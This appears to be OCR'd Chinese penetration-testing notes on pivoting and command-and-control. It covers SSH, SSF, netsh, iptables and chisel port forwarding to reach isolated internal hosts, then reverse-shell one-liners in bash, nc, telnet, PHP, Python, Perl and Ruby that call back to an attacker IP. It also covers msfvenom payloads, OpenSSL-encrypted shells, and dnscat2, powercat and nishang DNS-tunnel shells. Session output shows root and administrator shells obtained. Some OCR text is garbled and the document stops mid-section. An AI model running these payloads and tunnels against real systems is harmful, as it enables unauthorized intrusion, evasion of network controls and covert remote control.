
正向转发

```
外网靶机110
内网靶机115
本地攻击机编辑后restart ssh服务
#vim /etc/ssh/sshd_conf
AllowTcpForwarding yes 允许TCP转发
GatewayPorts yes   允许远程主机连接本地转发的端口
TCPKeepAlive yes    TCP会话保持存活
PasswordAuthentication yes  密码认证
>ssh -C -f -N -g -L 33890:192.168.0.115:3389 root@192.168.0.110 -p 22
本地攻击机执行，本地33890转发到远程的3389端口
上线MSF
攻击机▣出网Linux靶机--不出网Linux靶机--不出网win机
>msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=不出网Linux机 lport=12138 -f exe -o /var/www/html/1.exe
攻击机监听端口12345
不出网Linux机
>ssh -C -f -N -g -L 0.0.0.0:12138:攻击机:12345 root@出网Linux主机 -p 22
```

反向转发

```
外网攻击107
内网靶机97
出网靶机编辑后restart ssh服务
#vim /etc/ssh/sshd_conf
AllowTcpForwarding yes 允许TCP转发
GatewayPorts yes   允许远程主机连接本地转发的端口
TCPKeepAlive yes    TCP会话保持存活
PasswordAuthentication yes  密码认证
>ssh -C -f -N -g -R 33890:10.1.1.97:3389 root@192.168.0.107 -p 22
出网靶机执行，把外部攻击机33890转发到内部隔离网络的3389
>netstat -tnlp
```


```
转发成功，外网攻击机安装apt install rinetd(正向tcp转发工具)
>vim /etc/rinetd.conf
添加0.0.0.0 3389 127.0.0.1 33890
>service rinetd start
```



看到107是kali攻击机，连接107:33890即可到达内网10.1.1.97的桌面

Invoke-SocksProxy

```
https://gitee.com/RichChigga/Invoke-SocksProxy
>Import-Module .\Invoke-SocksProxy.psm1
>Invoke-SocksProxy -bindPort 12138 建立socks代理，使用代理软件连接
```



SSF

单层网络正向转发

```
https://github.com/securesocketfunneling/ssf/releases
内网机执行:
>ssfd.exe -p 1080
```

```
C:\Users\Administrator.DC\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssfd
.exe -p 1080
[2020-02-29T13:37:03+08:00] [info] [config] [tls] CA cert path: <file: ./certs/t
rusted/ca.crt>
[2020-02-29T13:37:03+08:00] [info] [config] [tls] cert path: <file: ./certs/cert
ificate.crt>
[2020-02-29T13:37:03+08:00] [info] [config] [tls] key path: <file: ./certs/priva
te.key>
[2020-02-29T13:37:03+08:00] [info] [config] [tls] key password: <>
[2020-02-29T13:37:03+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096
.pem>
[2020-02-29T13:37:03+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-
GCM-SHA384>
[2020-02-29T13:37:03+08:00] [info] [config] [http proxy] <None>
[2020-02-29T13:37:03+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T13:37:03+08:00] [info] [config] [circuit] <None>
[2020-02-29T13:37:03+08:00] [info] [ssfd] listening on <*:1080>
[2020-02-29T13:37:04+08:00] [info] [ssfd] running (Ctrl + C to stop)
```

边界机器执行

```
>ssf.exe -L 12138:10.1.1.108:22 -p 1080 192.168.0.98
```

把内网10.1.1.108的SSH转发出来

```
C:\Users\y\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssf.exe -L 12138:10.1.1.108:22 -p 1080 192.168.0.98
[2020-02-29T13:32:37+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T13:32:37+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T13:32:37+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T13:32:37+08:00] [info] [config] [tls] key password: <>
[2020-02-29T13:32:37+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T13:32:37+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T13:32:37+08:00] [info] [config] [http proxy] <None>
[2020-02-29T13:32:37+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T13:32:37+08:00] [info] [config] [circuit] <None>
[2020-02-29T13:32:37+08:00] [info] [ssf] connecting to <192.168.0.98:1080>
[2020-02-29T13:32:37+08:00] [info] [ssf] running (Ctrl + C to stop)
[2020-02-29T13:32:37+08:00] [info] [client] connection attempt 1/1
[2020-02-29T13:32:38+08:00] [info] [client] connected to server
[2020-02-29T13:32:38+08:00] [info] [client] running
[2020-02-29T13:32:38+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:12138> to
2138
[2020-02-29T13:32:38+08:00] [info] [client] service <tcp-forward> OK
```

边界机器访问内网端口

```
root@y: ~
 login as: root
 root@127.0.0.1's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

单层网络反向转发


边界机器执行：

```
>ssfd.exe -p 1080
```

```
C:\Users\y\Desktop\ssf-win-x86_64-3.0.0\ssf-win-x86_64-3.0.0>ssfd.exe -p 1080
[2020-02-29T13:39:14+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-02-29T13:39:14+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-02-29T13:39:14+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-02-29T13:39:14+08:00] [info] [config] [tls] key password: <>
[2020-02-29T13:39:14+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-02-29T13:39:14+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-02-29T13:39:14+08:00] [info] [config] [http proxy] <None>
[2020-02-29T13:39:14+08:00] [info] [config] [socks proxy] <None>
[2020-02-29T13:39:14+08:00] [info] [config] [circuit] <None>
[2020-02-29T13:39:14+08:00] [info] [ssfd] listening on <*:1080>
[2020-02-29T13:39:14+08:00] [info] [ssfd] running (Ctrl + C to stop)
```

内网机器执行：

```
>ssf.exe -R 12138:10.1.1.108:22 -p 1080 192.168.0.106
```



Netsh


边界机器执行：

```
>netsh interface portproxy add v4tov4 listenaddress=192.168.0.98 listenport=2222 connectaddress=10.1.1.108 connectport=22
```

将内网10.1.1.108主机22端口转发至本机2222端口，攻击机连接边界机器2222端口即可访问内网SSH

```
>netsh interface portproxy add v4tov4 listenaddress=192.168.0.98 listenport=13389 connectaddress=192.168.0.98 connectport=3389
```

当靶机某服务只允许内网访问时，将端口转发出来



添加防火墙规则：

```
>netsh advfirewall firewall add rule name="RDP" protocol=TCP dir=in localip=192.168.0.98 localport=13389 action=allow
```

列出所有转发规则：

```
>netsh interface portproxy show all
```


删除指定的端口转发规则：

```
>netsh interface portproxy delete v4tov4 listenport=13389 listenaddress=192.168.0.98
```


删除所有转发规则：
>netsh interface portproxy reset

Iptables

需开启ip转发功能
>vim /etc/sysctl.conf设置net.ipv4.ip_forward=1




本地端口22转发到2222上
>iptables -t nat -A PREROUTING -p tcp --dport 2222 -j REDIRECT --to-ports 22
内网98机器3389转到本机110的6789上
>iptables -t nat -A PREROUTING -d 192.168.0.110 -p tcp --dport 6789 -j DNAT --to-destination 192.168.0.98:3389
>iptables -t nat -A POSTROUTING -d 192.168.0.98 -p tcp --dport 3389 -j SNAT --to 192.168.0.110




查看规则
>iptables -t nat -L
删除规则
>iptables -t nat -D PREROUTING 1
删除全部规则
>iptables -t nat -F

chisel


https://github.com/jpillora/chisel
攻击机执行
>chisel server -p 12138 -reverse



靶机执行
>chisel client 公网攻击机IP:12138 R:1234:127.0.0.1:3389



建立成功后，攻击机连接本机1234端口即可访问靶机3389



命令&控制

Interactive shell

```
>python -c 'import pty;pty.spawn("/bin/bash")'
>expect -c 'spawn bash;interact'
```

Script reverse shell

bash

```
>/bin/bash -i > /dev/tcp/attackerip/4444 0<&1 2>&1
```

```
^Croot@y:~# /bin/bash -i > /dev/tcp/192.168.0.107/4444 0<&1 2>&1
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
192.168.0.110: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.110] 37766
root@y:~#
```


```
>bash -i >& /dev/tcp/attackerip/4444 0>&1
```

```
root@y:~# bash -i >& /dev/tcp/192.168.0.107/4444 0>&1
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
192.168.0.110: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.110] 37767
root@y:~#
```

```
>0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

```
root@y:~# 0<&196;exec 196<>/dev/tcp/192.168.0.107/4444; sh <&196 >&196 2>&196
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
192.168.0.110: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.110] 37768
id
uid=0(root) gid=0(root) groups=0(root)
```

```
>msfvenom -p cmd/unix/reverse_bash LHOST=attackerip LPORT=4444 -o shell.sh
```



nc

```
>nc -e /bin/sh attackerip 4444
>nc -Lp 31337 -vv -e cmd.exe
&
>mknod backpipe p; nc 192.168.0.107 12138 0<backpipe | /bin/bash 1>backpipe
>nc 192.168.0.10 31337
```

telnet

```
>mknod backpipe p; telnet attackerip 443 0<backpipe | /bin/bash 1>backpipe
```

php

```
#php -r '$sock=fsockopen("IP",port);exec("/bin/sh -i <&3 >&3 2>&3");'
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.107/1234 0>&1'");?>
```

python

```
>python -c ' import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fi
leno(),1);os.dup2(s.fileno(),2); p=subprocess.call(["/bin/bash","-i"]); '
>msfvenom -p cmd/unix/reverse_python LHOST=127.0.0.1 LPORT=443 -o shell.py
>import socket,struct,time for x in range(10): try: s=socket.socket(2,socket.SOCK_STREAM) s.connect(('IP',端口)) break except:
time.sleep(5) l=struct.unpack('>I',s.recv(4))[0] d=s.recv(l) while len(d)
```

perl

```
>perl -e 'use Socket;$i=" attackerip
";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
>perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'
>perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
#####windows
```

ruby

```
>ruby -rsocket -e'f=TCPSocket.open("attackerip ",4444).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
>ruby -rsocket -e 'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
#####windows
```

OpenSSL encrypt shell

```
生成证书
>openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```

```
root@ykali:/var/www/html# openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -da
ys 365 -nodes
Generating a RSA private key
....+++++
.........................+++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
```

Linux

监听

```
>openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
```

```
tcp6       0      0 :::1337                 :::*                    LISTEN      2131/openssl
```

靶机执行

```
>mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 192.168.0.108:1337 > /tmp/s; rm /tmp/s
```

```
root@ykali:/var/www/html# openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
# id
uid=0(root) gid=0(root) groups=0(root)
# ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:39:4f:82
          inet addr:192.168.183.135  Bcast:192.168.183.255  Mask:255.255.255.0
```

```
root@u16: ~
root@u16:~# mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -c
onnect 192.168.0.108:1337 > /tmp/s; rm /tmp/s
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
```

此方式使用TLS1.2 协议对通信进行加密

Windows

攻击机需监听2个端口，一个端口发送命令，一个端口接收回显

发送

```
>openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
```

接收

```
>openssl s_server -quiet -key key.pem -cert cert.pem -port 1338
```

靶机执行

```
>openssl s_client -quiet -connect 192.168.0.108:1337|cmd.exe|openssl s_client -quiet -connect 192.168.0.108:1338
```

```
C:\Users\Administrator.DC\Desktop>openssl s_client -quiet -connect 192.168.0.108
:1337|cmd.exe|openssl s_client -quiet -connect 192.168.0.108:1338
Can't use SSL_get_servername
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
Can't use SSL_get_servername
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```

```
root@ykali:/var/www/html# openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
whoami
dir
```

```
root@ykali:/var/www/html# openssl s_server -quiet -key key.pem -cert cert.pem -port 1338
Microsoft Windows [版 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator.DC\Desktop>whoami
whoami
sub2k8\administrator

C:\Users\Administrator.DC\Desktop>dir
 驱动器 C 中的卷是 Win2k8
 卷的序列号是 E60E-5BE5

 C:\Users\Administrator.DC\Desktop 的目录

2020/04/04  13:51    <DIR>          .
2020/04/04  13:51    <DIR>          ..
2020/03/25  16:05            25,773 1.c
2020/03/31  17:55             2,012 1.cpp
```

Dnscat2

安装dnscat2
>apt-get -y install ruby-dev git make g++
>gem install bundler
>git clone https://github.com/iagox86/dnscat2.git
>cd dnscat2/server
>bundle install
执行
>ruby dnscat2.rb abc.com -e open --no-cache

```
root@ykali:~/dnscat2/server# ruby dnscat2.rb [redacted] -e open --no-cache

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: Client can decide on security level
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = [redacted]]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=e73cf81bdf637218c3df8[redacted]

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=e73cf81bdf637218c3df8fe0a024becc

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```

Powercat

靶机执行
>powercat -c 192.168.0.108 -v -dns abc.com -e cmd.exe

```
PS C:\Users\y.ZONE\Desktop> Import-Module .\powercat.ps1
PS C:\Users\y.ZONE\Desktop> powercat -c 192.168.0.108 -v -dns l[redacted] -e
cmd.exe
详细信息: Set Stream 1: DNS
详细信息: Set Stream 2: Process
详细信息: Setting up Stream 1...
详细信息: Setting up Stream 2...
详细信息: Starting Process cmd.exe...
详细信息: Both Communication Streams Established. Redirecting Data Between
Streams...
```

dnscat2执行
>session -i 1进入会话

```
dnscat2> New window created: 1
Session 1 security: UNENCRYPTED
dnscat2>
dnscat2> session -i 1
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: UNENCRYPTED
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [???? 6.1.7601]
???????? (c) 2009 Microsoft Corporation???????????????

C:\Users\y.ZONE\Desktop>
unnamed 1> whoami
unnamed 1> whoami
zone\y

C:\Users\y.ZONE\Desktop>
```

Dnscat2 exe

Linux
https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-x86.tar.bz2 https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-x64.tar.bz2
https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-win32.zip
攻击机执行
>ruby dnscat2.rb --dns "domain=zone.com,host=192.168.0.108" --no-cache
靶机执行
>dnscat2-v0.07-client-win32.exe --dns server=192.168.0.108

```
C:\Users\y.ZONE\Desktop>dnscat2-v0.07-client-win32.exe --dns server=192.168.0.10
8
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.0.108

Encrypted session established! For added security, please verify the server also
 displays this string:

Becurl Fate Omen Lordy Harold Deadly

Session established!
```


攻击机执行
>session -i [ID]进入会话

```
command (sub2k8) 3> shell
Sent request to execute a shell
command (sub2k8) 3> New window created: 4
Shell session created!

command (sub2k8) 3> session -i 4
New window created: 4
history_size (session) ⇒ 1000
Session 4 security: ENCRYPTED BUT *NOT* VALID
```


```
C:\Users\y.ZONE\Desktop>dir
cmd.exe (sub2k8) 4> dir
 ?????? C ?el?û?6?k??
 ????????k??? E60E-5BE5

 C:\Users\y.ZONE\Desktop ??L¼

2020/04/14  13:09    <DIR>          .
2020/04/14  13:09    <DIR>          ..
2020/04/12  18:20               194 1.json
2020/03/13  11:28             3,300 1.vbs
2020/03/16  14:31             6,738 12.txt
2020/03/18  20:06            12,800 add-machineAccount.exe
2020/03/14  14:46           682,867 asreproast.ps1
2020/03/17  15:44             3,715 change-lockscreen.ps1
```

DNS TXT Command


https://github.com/samratashok/nishang/Utility/Out-DnsTxt.ps1
https://github.com/samratashok/nishang/Backdoors/DNS_TXT_Pwnage.ps1
新建一个psh文件，使用out-dnstxt转换，这里的命令是net user



y0stUSgtTi3i5QIA
添加一条域名txt记录，这里在本地设置，正常是在域名商的网站里配置



还需创建两个txt记录，分别是指定开始和结束的字符串



靶机执行

```
